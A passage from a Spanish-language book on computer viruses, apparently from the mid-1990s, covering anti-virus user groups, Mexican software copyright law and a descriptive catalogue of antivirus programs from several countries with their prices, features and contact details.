Lo anterior pone de manifiesto la necesidad de crear en todos los países, asociaciones serias y responsables -como la *Computer Virus Industry Association*, que ya existe en Estados Unidos- constituidas por usuarios y fabricantes de software y hardware, con miras a discutir los pasos que se deben seguir para optimizar lo mejor para ambas partes. Tales asociaciones, de crearse, ayudarían a erradicar los virus informáticos como *agentes de terrorismo*, y contribuirían al bienestar y tranquilidad de quienes tenemos que trabajar con las computadoras.

Aprovecho aquí para agradecer a tantos lectores que han escrito a esta editorial desde varios países, sumándose a la propuesta para formar la *brigada antivirus*. Desgraciadamente las comunicaciones por correo son demasiado lentas comparadas con la velocidad a la que viajan los virus dentro del maletín de algún usuario o a través de las redes de comunicación. Esto aunado al tiempo que nos toma el trabajo con la computadora, hace difícil la creación de grupos de estudio de los virus.

Lo que debe hacer cada quien en su lugar de residencia es ponerse en contacto con los usuarios de computadoras de su localidad, y reunirse periódicamente para estudiar, investigar y proponer soluciones a estos problemas, y luego comunicarse con grupos de usuarios de otros países para compartir los conocimientos adquiridos, y cuando sea posible elaborar programas antivirus que pueden poner a disposición del público por medio de los BBS.

En Guadalajara, México, se ha venido realizando un trabajo excepcional de organización gracias a la constancia de varios usuarios de computadoras que, como Fernando Suárez Arias, Marcos Guillén, y otros, han logrado crear el *Club de Virólogos de Microcomputadoras de Guadalajara, A.C.*, que sesiona regularmente hace ya 4 años, y ha logrado recopilar gran cantidad de información. A ellos, gracias por su invaluable labor en nombre de todos a quienes nos preocupa y ocupa este problema de los virus informáticos.

La sede del Club está en el *Instituto Avanzado de Computación*, Enrique Díaz de León Sur No. 489, Guadalajara, Jalisco, México, con teléfono: (36) 29-3409, del coordinador. Aquí se proporciona asesoría gratuita sobre problemas de virus a quien lo solicite y se ofrecen cursos para usuarios o empresas a precios muy accesibles.

8.4 Legislación sobre derechos de autor

En México, luego de haber discutido si se debían incluir en el registro de patentes, la *Secretaría de Educación Pública* expidió en 1984 un acuerdo autorizando la inclusión de los programas de computación en el *Registro Público del Derecho de Autor*, pero es hasta finales de 1991, cuando las autoridades competentes promulgan las reformas a la *Ley Federal de Derechos de Autor*, incluyendo al software como sujeto de protección autoral e imponiendo penas considerables, para los infractores de esta ley.

También en México se realizaron eventos propiciados por la *Procuraduría Federal de la República*, como la serie de conferencias de capacitación *Los aspectos penales del Derecho de Autor*, en donde se expusieron temas como *El delito de piratería sobre los programas de computación*, a cargo del Lic. Luis Vera Vallejo y del C. P. Marco Antonio Merino P., destacados miembros de la *Asociación Nacional de la Industria de Programas para Compu-*

Figura 8.5
El desarrollo de la tecnología del software y la práctica de la piratería, hacen necesaria la legislación en todos los países sobre derechos de autor y virus.

tadoras (ANIPCO). Para darse cuenta de lo grave del problema de la piratería a nivel mundial, según datos de la *Business Software Alliance* (BSA), la industria de software perdió más de 12 800 millones de dólares por ese concepto.

9

Programas antivirus

A partir de la proliferación de los *virus informáticos*, se ha desarrollado igualmente una industria dedicada a la creación de programas, llamados *vacunas* o *antivirus*, que tienen como finalidad detectarlos, erradicarlos y prevenir las *infecciones virales*. Como se ha mencionado, el problema con los virus es que están escritos en códigos de programación muy diferentes que tienen características de funcionamiento muy diversas, lo que hace que los programas *antivirus, antibióticos* o *vacunas*, como se les denomina, sólo sean eficaces para combatir el tipo de virus para el cual fueron diseñados

9.1 Cruzada antivirus

Quien sepa programar, cómo utilizar las computadoras evitando riesgos, o algún truco o "tip" para protegerse de los virus informáticos, debe darlo a conocer, aprovechando cualquier medio, a la comunidad informática. Asimismo, si ha desarrollado algún programa de protección, podría ponerlo al alcance de todos mediante los BBS locales o internacionales.

Existe gran cantidad de *vacunas*, pero debemos tener en cuenta que se han descubierto muchos más virus, los cuales aunados a las modificaciones que se les agregan, representan grandes retos para los programadores que se dedican a ayudar en la cruzada antivirus En Estados Unidos, sin embargo, existen asociaciones que se han dedicado a la creación de programas *antivirus* que ayudan a erradicar muchos virus, y se actualizan de tal manera que son capaces de reconocer un virus, días después de haberse dado a conocer

A continuación presentamos una lista de los programas *antivirus* o *vacunas* más conocidos, desarrollados en Colombia, Estados Unidos, México y otros países del mundo, incluyendo, cuando es posible, el precio aproximado o equivalente en dólares, y una breve descripción de sus principales funciones, sus características y los procedimientos necesarios para su correcta aplicación en la lucha contra los virus. Además se incluye una lista de programas *antivirus* o de utilidades, del tipo *Shareware* que se pueden conseguir a través de la red *Internet* y pueden ser la solución a su problema particular de infecciones virales.

9.1.1 Colombia

- **Rombicilina.** Antibiótico para protección que elimina el virus de Turín o *de la pelotita*, creado en julio de 1989 en la

Universidad de los Andes para contrarrestar los virus de las computadoras IBM y sus compatibles. Se utilizó para erradicar de las computadoras de esa Universidad el mencionado virus, pero las limitaciones de los programas existentes y de la misma Rombicilina -que sólo ataca a ese virus específico-, llevó a la creación del programa *PCcilina*, que ya es capaz de impedir infecciones de múltiples tipos de virus.

- **PCcilina**. Se trata de un antivirus de *amplio espectro*. Cuando se ejecuta un programa, funciona exactamente igual que si no estuviera presente la vacuna; no obstruye la memoria y se puede usar conjuntamente con programas residentes (Terminate and Stay Resident, TSR) con la única desventaja de que al cargar un programa protegido, se notará una demora de aproximadamente 1 segundo por cada 10 kB de archivo, y que al encender la computadora, la demora de carga desde un disco fijo será de 2 segundos.




Figura 9.1
PCcilina es un antivirus muy comentado entre los estudiosos de los virus y ha sido desarrollado en la Universidad de los Andes en Colombia.

Este antivirus ha sido muy comentado en los foros dedicados a virus en las redes de *Internet* y *Compuserve*, por su versatilidad y facilidad de uso, y porque su autor participa en los foros de discusión acerca de las mejores medidas de protección contra los virus informáticos.

Si un virus trata de instalarse en la memoria, lo señala y además lo elimina. Su aplicación más general es la protección de discos fijos. No es un programa residente en memoria y modifica su código aleatoriamente, por lo cual se hace prácticamente imposible diseñar un virus para evadirlo.

- **No_Viernes**. Es la solución contra el virus de Jerusalén que ataca los archivos ejecutables. Se instala en la memoria cuando se ejecuta un programa infectado, contaminando a su vez otros programas y modificando la longitud de los archivos. El antivirus corrige el tamaño del archivo, regresándolo a su estado normal; verifica un directorio y todos los subdirectorios que éste contenga. Incluye una opción para la detección y eliminación del virus, así como una opción para seleccionar la verificación de los directorios. Para más información sobre este paquete puede escribir a:

Jorge David Herrera
Universidad de los Andes
Departamento de Sistemas y Computación
Cra. 1a. E No. 18 A-70, Apartado Aéreo 4976
Bogotá D.E., Colombia

9.1.2 Estados Unidos

No cabe duda de que si alguien está poniendo todo de su parte en esta lucha *antiviral* es John McAfee y sus asociados en Santa Clara, California. El grupo conocido como *McAfee Associates*, junto con él mismo, han brindado a los usuarios de computación los programas más confiables para la eliminación de virus. El número de versión de cada programa correspondía al número de virus que eliminaba, pero actualmente ya reconocen unos 3 000 virus diferentes.

Por la valiosa labor que en la cruzada antiviral ha desempeñado John McAfee, a continuación agrupamos dos de los muchos antivirus desarrollados por la prestigiosa asociación que él dirige. Por tal motivo, no los encontrará usted incluidos en el listado alfabético que relaciona los demás antivirus de Estados Unidos. Ellos son. *Clean* y *Scan*.

Los programas se obtienen, por medio de módem, del servicio de cartelera electrónica (Bulletin Board Service, (BBS) de McAfee Associates, llamando al teléfono (408) 988-4004, con 25 líneas o escribiendo a la sede de la asociación. Las oficinas están ubicadas en el 2 710 Walsh Avenue, Suite 200,

Santa Clara, CA 95051-0963 U.S.A., y su teléfono es el (408) 988-3832. El medio por el cual se distribuyen estos programas es el de *software compartido* (Shareware), mediante el pago de una cuota de suscripción o registro acorde con el programa que se obtiene.

También se pueden adquirir los programas antivirus a través de los distribuidores en las diferentes regiones idiomáticas. En el disquete que se incluye con el libro, encontrará los programas Scan y Clean en sus versiones 9.30 V117 –con fecha de julio de 1994, los cuales detectan y eliminan unos 2 738 virus conocidos y sus modificaciones, y el archivo AGENTS TXT, donde podrá localizar al distribuidor más cercano a su localidad. Se recomienda acudir a él para obtener beneficios adicionales como *asistencia técnica, asesoría informática, manuales en español, licencias corporativas* y lo más importante, *tranquilidad para su conciencia.*

- **Clean versión 117.** Este programa es el complemento de *Scan*, igualmente desarrollado por McAfee Associates. *Scan* busca en la memoria de la computadora y en la unidad de disco indicada, la existencia de hasta 2 738 tipos de virus e informa cuál encontró. Una vez identificado el virus debe procederse a ejecutar *Clean*, el cual los elimina y luego repara el disco infectado. En la mayoría de los casos, *Clean* reconstruye los programas dañados y repara el sistema de la computadora, regresándolo a su modo de operación normal.
  Si un virus que no es conocido es detectado en la memoria de la computadora o en el disco, *Clean* procede a eliminarlo evitando así su propagación; pero antes de borrar el o los archivos, pregunta al usuario si debe continuar o si se cancela el proceso.
  Clean es uno de los mejores programas antibióticos que existen para las enfermedades informáticas. Tiene entre sus múltiples cualidades una *autoprueba* que se activa, al cargarse, para verificar si se ha modificado en alguna forma el programa; y si es ése el caso, da un aviso de peligro, pues es posible que algún virus sea el causante de esa modificación. El medio por el cual se distribuye este programa es *Shareware*, mediante una cuota de registro de 35 dólares y 9 para las actualizaciones, o a través de los distribuidores esparcidos en todo el mundo.
  Todos los programas de McAfee cuentan con una extensa documentación que para utilizar las opciones de los antivirus como /a, que permite verificar todos (all) los archivos, /many para varios disquetes; /nomem para evitar que se revise la memoria, etc. Otros de los más conocidos

Figura 9.2
El programa *Scan* de McAfee detecta un virus e indica el nombre genérico –entre corchetes– con el cual lo reconoce *Clean*.






Figura 9.3
Clean remueve el virus detectado por *Scan*, simplemente indicando también entre corchetes el nombre genérico. Si el disquete está *protegido contra escritura*, remueva ésta para que *Clean* pueda concluir su cometido.



y utilizados programas son *M-Disk*, que permite restaurar el *sector de carga* (Boot Sector) de los disquetes, *NetScan*, que detecta y elimina virus en las redes, *Vshield* para monitorear los sistemas y detectar actividades virales, y muchos más.

- **Scan versión 117.** Como todos los antivirus de John McAfee, es una valiosa herramienta en la batalla contra los virus informáticos. Como todos los programas de McAfee, incluye un programa de validación (VALIDATE.COM) de sus propios archivos para poder detectar las modificaciones que le pudieran hacer los virus, cuando están instalados en el disco duro. Para evitar que los virus infecten a estos archivos de antivirus, siempre utilícelos desde un disquete protegido contra escritura, cuando sospeche de la presencia de virus en su computadora.
  Rastrea, tanto las áreas críticas del disco –sector de carga inicial y tabla de particiones–, como los archivos ejecutables, así como las memorias convencional y alta de la computadora. Cuando detecta alguna infección, presenta un aviso con el nombre del virus y un código de identificación, para así poder eliminarlo con el programa *Clean*. El código o nombre del virus que presentó *Scan* entre corchetes [] debe ser incluido al ejecutar el comando *Clean*. Su precio como *Shareware* es de 25 dólares y 9 para las actualizaciones, aunque las empresas y oficinas de gobierno tendrán que concertar licencias corporativas con las oficinas de McAfee en Estados Unidos o con alguno de los distribuidores en todo el mundo.
- **Scan versión 2.10.** Cuando apareció el *virus NATAS* en México, a principios de 1994, McAfee Associates México, apoyado por la filial de Estados Unidos, puso gratuitamente a la disposición de los usuarios de computadoras una versión *dual* de un antivirus dedicado únicamente a este virus: *ScanPT* y *ScanFil*. La nueva versión 2.10 ya incluye la detección y eliminación del virus NATAS, además de rastrear y eliminar todos los virus reconocidos por el Scan 117.
  Esta nueva versión de *Scan*, se distribuye también como *Shareware* por 25 dólares y 9, las actualizaciones. Pruebas realizadas por el autor, y en el club de *Virólogos de Microcomputadoras* en Guadalajara, México, han dado como resultado que *Scan 2.10* no *limpia* completamente la computadora infectada por NATAS, y no realiza la *restauración correcta* de la tabla de particiones, pero es lógico por-

Figura 9.4
La nueva versión 2.10 de *Scan* detecta y elimina al *virus NATAS*, además de los virus reconocidos por las anteriores versiones.



que este virus *polimorfo, multipartita* y *mutante* respecto a su código de *decripción* –decodificación–, representa hasta hoy uno de los mayores retos para los programas antivirus. Se recomienda que además de Scan, que ha demostrado ser uno de los más versátiles *antivirus*, se acerque algún otro antivirus para complementar las acciones contra *NATAS* y otros virus *Stealth*. Aunque también se pueden tomar otras medidas de protección y restauración de desastres que se mencionan al final de este capítulo.

Otros antivirus de Estados Unidos

En la lista que sigue se relacionan algunos conocidos programas antivirales desarrollados en Estados Unidos tanto para las PC de IBM como para las computadoras Macintosh. La lista no representa la tendencia ni clasificación de estos programas de acuerdo a su desempeño, y no está completa, sino más bien reducida, pero proporciona una ayuda en la búsqueda de los programas antivirus más útiles para cada caso particular de problema. Posiblemente ya existan versiones actualizadas y los precios hayan cambiado –generalmente a la baja–

- **AntiToxin Versión 1.0** Es un paquete antiviral de *Mainstay*, que combate los virus *Scores, nVIR, Hpath, INIT29* y

ANTY en los sistemas Macintosh, con un precio de lista de 99.95 dólares. El paquete consta de 2 programas: *AntiToxin*, que examina los discos o los archivos individuales seleccionados por el usuario, eliminando los virus que encuentra, y presenta un listado de los archivos infectados, y *AntiToxin INIT*, para prevenir infecciones en los archivos de programas, al ejecutarse alguna aplicación que pueda haber estado infectada.

- **Anti-Virus Kit versión 1.0.** Programa de protección contra los virus en las computadoras Macintosh. Viene en tres partes: el dispositivo de verificación *VirusGuard*, la vacuna *Inoculator*, que se instala en cualquier disco como un archivo más para proteger al disco contra los cambios no autorizados que se le intenten hacer, y *Same/Diff*, aplicación que ayuda a identificar archivos infectados, comparándolos con su versión original.
  No incluye funciones de erradicación, por lo que al detectar el programa *Anti Virus Kit* un archivo infectado, el usuario debe reemplazarlo por una copia sana. Diseñado por *IstAid Software*, tiene un precio de lista de 79.95 dólares. Requiere del sistema operativo 4.1 o posterior, además, viene desprotegido contra copiado. Su manejo se facilita por la presentación basada en menús o listas de opciones muy bien diseñados. Incluye iconos que permiten seleccionar, por medio del ratón (mouse) o del teclado, las operaciones que se van a realizar.
- **Certus.** Es un paquete corporativo muy completo de *Foundation Ware*, que cuesta 189 dólares. Requiere 512 kB de memoria RAM debido a la cantidad de utilidades que incluye. 34 archivos. Las principales funciones de sus módulos de servicio son *Survey*, para monitorear las operaciones indeseables como formateo, escritura en la tabla de asignación de archivos (File Allocation Table, FAT) o en el área de carga inicial (Boot area), *Resident*, programa residente en la memoria (Terminate and Stay Resident, TSR) que compara los programas antes de su ejecución; *Blue Disk*, que contiene indicaciones especiales para verificar los programas de dominio público, muy útil cuando estos programas se capturan en los servicios de cartelera electrónica.
  Shelter, programa de utilidad que genera un archivo organizador del disco fijo (Critical Disk) y copias de la tabla de asignación de archivos en algún lugar protegido del disco. Estos archivos pueden ayudar a recuperar la tabla y la información del disco, aun después de formateado. Además, permite confundir la *memoria CMOS* (Complementary Metal Oxide Semiconductor) para que la computadora olvide que tiene instalado un disco fijo; de esta manera se pueden ejecutar programas de juegos sin peligro de propiciar accesos indebidos de lectura o escritura que puedan dañar la información, o permitir a otros usuarios el uso de la máquina sin que tengan acceso al disco fijo o duro.
  Se comercializa sin protección contra copiado y aunque es un poco complicado de instalar, incluye un buen manual de instrucciones y un videocasete con las indicaciones y procedimientos para su correcta instalación.
- **Disk Defender.** Se trata de un sistema de tarjeta de control externo y su correspondiente paquete de programas. Rectifica las deficiencias de los sistemas operativos como el MS-DOS.
  Director Technologies Inc, pone al alcance de los usuarios por 240 dólares este paquete que, según sus propias declaraciones, es infalible en la protección de sistemas y, sobre todo, de redes, con discos Winchester que utilicen interfaz ST-596/412 estándar, pues protege automáticamente los discos fijos contra cualquier intento de escritura no autorizada sobre ellos, independientemente de la configuración de la red y del tipo de sistema operativo utilizado.
- **Flu-Shot+ Versión 1.4.** Es un producto de Ross M. Greenberg, de *Software Concepts Design*, quien es otro de los cruzados antivirus. Se distribuye como software compartido (Shareware) por una cuota de 10 dólares, directamente del autor o por medio de los servicios de cartelera electrónica. El programa incluye un archivo de instrucciones que es muy conveniente leer antes de usarlo. Debe instalarse en el disco duro en el directorio raíz. Se puede incluir en el archivo de proceso por lotes AUTOEXEC.BAT para que siempre esté activo en la memoria. Es un programa del tipo residente en la memoria que permite escoger el tipo de protección que se desee y los archivos que se deben proteger contra escritura.
  Si activa la opción de suma de verificación (Check Sum) al momento de darle entrada a los datos, tenga cuidado, pues de no hacerlo correctamente, *Flu Shot+* siempre estará dando mensajes de alerta. Antes de ejecutar algunas aplicaciones, se debe desactivar *Flu-Shot* pulsando tres veces la tecla. También se puede desactivar el indicador (+) de la parte superior derecha pulsando la tecla [CTRL] tres veces.

Si se utiliza con la opción /D, desactiva la intercepción a la interrupción 26H; con la opción /F no intercepta la interrupción 13H, y con /C protege la memoria CMOS en los equipos 286 o 386. Está considerado como uno de los mejores programas contra los Caballos de Troya. Requiere 256 kB de memoria RAM y el sistema operativo DOS 2.0 o posterior.

- **SAM (Symantec Antivirus for Macintosh) Versión 3.5.** Antivirus considerado como una de las vacunas más poderosas para la detección de los virus que atacan a las computadoras Macintosh, fue calificado por la revista *MacUser* con 5 *ratones*, y distinguido como el mejor antivirus de 1989, ratificándolo –por aquello de los cinco ratones– en 1992 como el mejor. Este programa requiere 1 MB de memoria RAM para sistema 6.0.4 o superior, o 2 MB si se está utilizando el sistema 7.0, e incluye un manual de operación muy completo y sencillo
  Por 99 dólares, *Symantec*, de Cupertino, California, ofrece este programa que detecta y elimina todos los virus conocidos y sus modificaciones, así como los virus desconocidos que puede detectar por medio de las actividades que realizan en los sistemas. –Ofrece la posibilidad de obtener todas las actualizaciones inmediatas, que incluirán la detección de los nuevos virus que se están estudiando actualmente–. Soporta trabajo en redes como TOPS y AppleShare.
  Usado con la función *INIT* ofrece protección primaria, mientras que con *SAM Intercept* se verifican de manera automática las actividades sospechosas de virus. Por su parte, *SAM Virus Clinic* detecta los virus e intenta reparar los archivos dañados, presentando una serie de informes que pueden imprimirse, con datos que se pueden comparar para asegurarse de que no han sido modificados los archivos.
- **Universal Viral Simulator** La *National BBS Society* presenta este programa, que no es un antivirus, sino una utilería que permite cuantificar la eficacia de los programas antivirales, como una aportación contra las infecciones virales –cuya propagación erróneamente se atribuye a los sistemas de software compartido (Shareware)–.
  El programa simula virus infectores de programas ejecutables o virus infectores del sistema, como el *Paquistaní*. Cuando se ejecuta un programa antivirus, se ejecuta *UVS*, el cual intenta infectar al sistema de diversas maneras. Si el antivirus lo detecta y detiene, presenta un mensaje con la técnica que se empleó para intentar burlar al antibiótico. No es un programa destructivo y se distribuye en forma comercial

- **Virex.** De *HJC Software Inc.*, es un excelente programa antivirus para las Macintosh, calificado por la revista MacUser de enero de 1990 con 5 ratones. Es el primer antivirus que se comercializó para las computadoras Macintosh. No solamente detecta los virus más conocidos y desconocidos, sino que además los elimina.
  La función *INIT* proporciona protección continua contra los virus desde el principio y, además, el sistema de actualización de las nuevas versiones es una garantía para los usuarios que temen que sus computadoras se vean infectadas con nuevos y desconocidos virus. Incluye el módulo de protección *VirexGuard*, y se consigue en el mercado de Estados Unidos por 99 dólares –la inscripción al servicio de actualizaciones se ofrece por 75 dólares anuales–.
- **Vi-Spy.** Programa antivirus diseñado por Raymond Glath de *RG Software System Inc.*, que verifica archivos ejecutables, presentando un informe de lo encontrado –cantidad de archivos ejecutables y ocultos, virus localizados, etc.– Su nombre viene de *Virus Spy* (espía de virus) y es muy recomendable, sobre todo cuando se toman programas de los servicios de cartelera electrónica.

9.1.3 México

- **AntBrain.** Vacuna desarrollada por el Lic. José Antonio López Saucedo, bajo la dirección del Dr. Mario Albarrán F., en la *Facultad de Ciencias* de la *Universidad Nacional Autónoma de México (UNAM)*. Ocupa 20 kB en el disco y se ejecuta con cualquier cantidad de memoria RAM disponible en su computadora, y con cualquier versión del sistema operativo DOS.
  Actúa contra el *virus de Paquistán*, erradicándolo del disco en las unidades de disco A, B o en el disco duro C. Lo distribuye directamente la Facultad de Ciencias, sin costo alguno, y se autoriza el copiado con la única condición de que no se realice con fines de lucro.
  Para mayor información sobre este programa, así como sobre asesoría a empresas que tengan problemas de virus, los interesados deben dirigirse a:

José Antonio López Saucedo
Facultad de Ciencias, U N.A.M.
Cubículo 114 del Departamento de Matemáticas
Circuito Exterior de Ciudad Universitaria
Tel. 550-5215 ext. 3908 y 3909

- **Antivirus** Este programa es uno de los primeros que se desarrollaron en México como respuesta a una serie de infecciones a causa del *virus de Turín* o *de la pelotita* en varias oficinas del gobierno. Es creación del entonces estudiante de matemáticas José Antonio López Saucedo, bajo la dirección del Dr. Mario Albarrán F., y se elaboró en la *Facultad de Ciencias* de la *Universidad Nacional Autónoma de México (UNAM)*
  El programa detecta al virus cuando se encuentra activo en la memoria, forzando la aparición de la pelotita que rebota en la pantalla. Bloquea la computadora para evitar que contamine más discos en esa sesión de trabajo o produzca algún daño a los archivos; luego procede a "vacunar" los discos infectados.
  Protege las unidades A, B o C. También se distribuye gratuitamente y se permite el copiado sin fines de lucro.
- **AVC, Anti Virus Cecafi.** Vacuna para erradicar el virus de *Turín, Ping Pong o de la pelotita*, desarrollada por el ingeniero José R Gallardo H. en el *Centro de Cálculo de la Facultad de Ingeniería* de la *Universidad Autónoma de México (UNAM)*.
  El paquete está integrado por tres archivos: AVC.DOC con las instrucciones para su uso, *AVC.EXE*, el antivirus propiamente dicho, y *LEE.EXE* que busca el archivo AVC DOC para presentarlo en la pantalla con las instrucciones para su uso
  Se activa de dos modos diferentes: El modo de proceso por lotes (batch) para ser incluido en el archivo AUTOEXEC.BAT, sin obstaculizar la ejecución de alguna otra tarea; y el modo interactivo, para verificar y restaurar efectivamente una gran cantidad de disquetes infectados.
  Se ejecuta tecleando AVC [d] o [/o], en donde d es la unidad de disco a revisar y /o son las opciones del antivirus, que pueden ser /b, modo batch; /c, modo batch, para continuar aún en error –si éste no es grave–; y /d, modo batch, para mostrar información sobre el estado de la memoria y los disquetes; si no se indica ninguna opción, se activa el modo interactivo.

En el caso de disquetes infectados, elimina al virus restableciendo el área de carga inicial (Boot area) Además detecta el virus de *Paquistán* cuando se encuentra en la memoria.

- **PC-Guardián.** De *Tecnología Uno-Cero, S.A. de C V.*, es un paquete que consta de seis programas para computadoras PC con 512 kB de memoria RAM y con sistema operativo MS/PC-DOS versión 3 0 en adelante Los programas son análisis, filtro, seguro, compara, vigila y pelotita, los cuales se pueden ejecutar por separado o por medio de un menú o lista de opciones
  El primer módulo presenta información sobre las áreas más importantes del disco en la unidad indicada, creando un archivo con estos datos para poder compararlos posteriormente y verificar si se han efectuado cambios en ellos. *Filtro* permite buscar en cadenas de caracteres, entre otros, los mensajes que generalmente se presentan con los virus. *Seguro* realiza una copia del sector de carga como un archivo en otro lugar del disco, permitiéndole, en caso de infección, reinstalarla en su lugar original, eliminando así al virus invasor.
  Compara crea códigos de identificación para comparar uno o varios archivos, cuando se busca alguno infectado. *Vigila* supervisa los programas residentes y avisa si se trata de borrar, modificar o sobreescribir en algún disco; y por último, *Pelotita* detecta y erradica al *virus de Turín* o *de la pelotita*. Es un paquete comercial con un precio poco menor de 60 dólares.
- **Salvavirus,** desarrollado por Rafael Lobato Malacara, de *PC-Lobo Sistemas*, es un programa de detección, eliminación y vacuna contra varios virus específicos; cada programa sólo funciona contra el virus específico para el cual fue creado, detectándolo cuando se encuentra presente y procediendo a erradicarlo del disco. Se recomienda que al formatear cualquier disco, y antes de utilizarlo, se vacune para evitar el contagio La cantidad de discos que se pueden vacunar es ilimitada y lógicamente el mismo programa viene inmunizado.
  Se maneja por medio de un menú, en el que se presentan 4 opciones: Explicación, que contiene instrucciones para su uso; Diagnóstico, que permite verificar la integridad del disquete o disco fijo; Eliminación, para erradicar el virus cuando se ha diagnosticado su presencia con la opción anterior, y finalmente Vacunación, que permite aplicar a los

discos una vacuna con la cual se asegura que no serán infectados. El precio del programa antivirus en México es el equivalente aproximado de 17 dólares.

9.1.4 Otros países

➢ **ThunderByte versión 6.24** Este rapidísimo antivirus desarrollado en Holanda por ESaSS E.V., es uno de los más sofisticados que se conocen hasta ahora, porque incluye en el paquete, además del programa principal, una serie de archivos de utilerías que permiten monitorar las actividades virales o revisar los programas antes de que se ejecuten para detectar virus que intenten cargarse a la memoria. También revisa los archivos que se copian o transfieren de una computadora a otra.




Figura 9.5 Pantalla principal del programa antivirus *ThunderByte*, que aparece cuando se ejecuta TBAV.EXE

Se distribuye en versión de evaluación, mediante el sistema *Shareware*. Si es de su agrado deberá pagar la cuota de 49 dólares para quedar registrado con un módulo y 99 para los cuatro módulos, o sea el paquete completo. Si desea además la versión para Windows la cuota será de 124 dólares. Obviamente si la contratación incluye licencias para una mayor cantidad de computadoras, los precios

van bajando hasta el máximo de 9.52 dólares por cada una, en un volumen total de 2 500 computadoras. También tiene una serie de distribuidores que se pueden consultar en el archivo AGENTS.DOC, con los cuales puede contratar la licencia correspondiente y las actualizaciones necesarias.

Registrarse lo favorece con la asistencia técnica oportuna y el poder utilizar toda la potencia del programa, así como consultar la completa lista de virus y sus características, funciones que se bloquean en la versión de evaluación.

